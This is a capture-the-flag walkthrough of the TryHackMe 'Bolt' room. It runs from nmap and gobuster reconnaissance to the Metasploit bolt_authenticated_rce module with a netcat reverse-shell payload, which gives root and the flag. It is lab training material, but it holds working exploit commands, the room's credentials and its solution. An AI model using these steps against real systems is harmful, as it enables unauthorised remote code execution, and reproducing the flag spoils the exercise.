

BOLT – TryHackMe


Our main goal is to get the Root flag. We start with a simple ping and check if the host is active and reachable.

```
[root@parrot]-[/home/user]
#ping 10.10.148.49
PING 10.10.148.49 (10.10.148.49) 56(84) bytes of data.
64 bytes from 10.10.148.49: icmp_seq=1 ttl=63 time=53.6 ms
64 bytes from 10.10.148.49: icmp_seq=2 ttl=63 time=52.2 ms
^C
--- 10.10.148.49 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 52.195/52.913/53.632/0.718 ms
```


We start by scanning ports by nmap.

```
[root@parrot]-[/home/user]
#nmap -p- 10.10.148.49
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.148.49
Host is up (0.054s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8000/tcp  open  http-alt
```

Some http server is hosted on port 8000. Let's go in through the browser and see what it is.



After searching this site and its bookmarks, we come across a message from the admin:




We have a login and password! Now we need to look for the login panel, the site doesn't show it, so we'll use gobuster.

```

#gobuster dir -u http://10.10.148.49:8000/ -w /home/user/Desktop/21/list.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://10.10.148.49:8000/
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /home/user/Desktop/21/list.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.6
[+] Timeout:            10s
=====
Starting gobuster in directory enumeration mode
=====
/search                (Status: 200) [Size: 5550]
/pages                 (Status: 200) [Size: 4991]
/entries               (Status: 200) [Size: 6661]
Progress: 6460 / 6461 (99.98%)
=====
Finished
=====


```

Not good, gobuster did not find the login page, we have to search manually. We know that the framework is BOLT cms - let's use google :)




The screenshot shows a Google search interface with the query "bolt cms login page". The search results display a link to "Bolt Documentation" with the URL <https://docs.boltcms.io/manual/login>. Below the link, there is a snippet of text: "Login - Bolt Documentation - Boltcms.io" followed by "User Manual / Login. Go to the login page at http://yourdomain.com/bolt Sign up with your: Username or email; Password. Login and proceed to the next step ...".

From the documentation we can read how to access the login page:



To log in, we will use the previously found data.



After logging in, we can see the latest modification dates, and in the left corner I have the version of the framework, we can look for already known vulnerabilities, we will start with the Internet:


```

[msf](Jobs:0 Agents:0) >> use 0
[*] Using configured payload cmd/unix/reverse_netcat
[msf](Jobs:0 Agents:0) exploit(unix/webapp/bolt_authenticated_rce) >> set lhost 10.21.136.129
lhost => 10.21.136.129
[msf](Jobs:0 Agents:0) exploit(unix/webapp/bolt_authenticated_rce) >> set rhost 10.10.148.49
rhost => 10.10.148.49
[msf](Jobs:0 Agents:0) exploit(unix/webapp/bolt_authenticated_rce) >> set username bolt
username => bolt
[msf](Jobs:0 Agents:0) exploit(unix/webapp/bolt_authenticated_rce) >> set password boltadmin123
password => boltadmin123
[msf](Jobs:0 Agents:0) exploit(unix/webapp/bolt_authenticated_rce) >> run
[*] Started reverse TCP handler on 10.21.136.129:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Successfully changed the /bolt/profile username to PHP $_GET variable "lsmczu".
[*] Found 3 potential token(s) for creating .php files.
[+] Deleted file tbifqfen.php.
[+] Deleted file fpdrbfveo.php.
[+] Used token 55c8b99e5205e9ad2ef15ec1da to create rjkktjlgsluf.php.
[*] Attempting to execute the payload via "/files/rjkktjlgsluf.php?lsmczu=`payload`"
[!] No response, may have executed a blocking payload!
[*] Command shell session 1 opened (10.21.136.129:4444 -> 10.10.148.49:53508)
[+] Deleted file rjkktjlgsluf.php.
[+] Reverted user profile back to original state.

whoami
root

```

use 0 - we select from the list the exploit we want to use

lhost - this is our address (local host) - the address that attacks

rhost - this is the address of the victim (remote host)

We also set the previously obtained login credentials and use the “run” command to launch the attack. We see that there is a connection, and we are logged in as root.

```

whoami
root
ls -la
total 16
drwxrwxrwx 2 501 staff 4096 May 27 08:55 .
drwxr-xr-x 7 501 staff 4096 Jul 18 2020 ..
-rw-r--r-- 1 501 staff 195 May 7 2020 .htaccess
-rw-r--r-- 1 501 staff 4 May 7 2020 index.html
cd /root
ls
find flag.txt
find: 'flag.txt': No such file or directory
ls -la
total 36
drwx----- 5 root root 4096 Jul 18 2020 .
drwxr-xr-x 27 root root 4096 Jul 18 2020 ..
-rw----- 1 root root 2044 Jul 18 2020 .bash_history
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwxr-xr-x 3 root root 4096 Jul 18 2020 .composer
drwxr-xr-x 3 root root 4096 Jul 18 2020 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 66 Jul 18 2020 .selected_editor
drwx----- 2 root root 4096 Jul 18 2020 .ssh
cd /home
ls -la
total 288
drwxr-xr-x 3 root root 4096 Jul 18 2020 .
drwxr-xr-x 27 root root 4096 Jul 18 2020 ..
drwxr-xr-x 10 bolt bolt 4096 Jul 18 2020 bolt
-rw-r--r-- 1 root root 277509 Jul 18 2020 composer-setup.php
-rw-r--r-- 1 root root 34 Jul 18 2020 flag.txt
cat flag.txt
THM{wh0_d035nt_l0ve5_b017_r1gh??}

```

Now we search the system to find the flag, check a few folders and finally we have it - task completed!

Conclusion:

This task shows how important it is to properly secure the data and configure the site by third parties, even an inconspicuous error can lead to the compromise of the entire system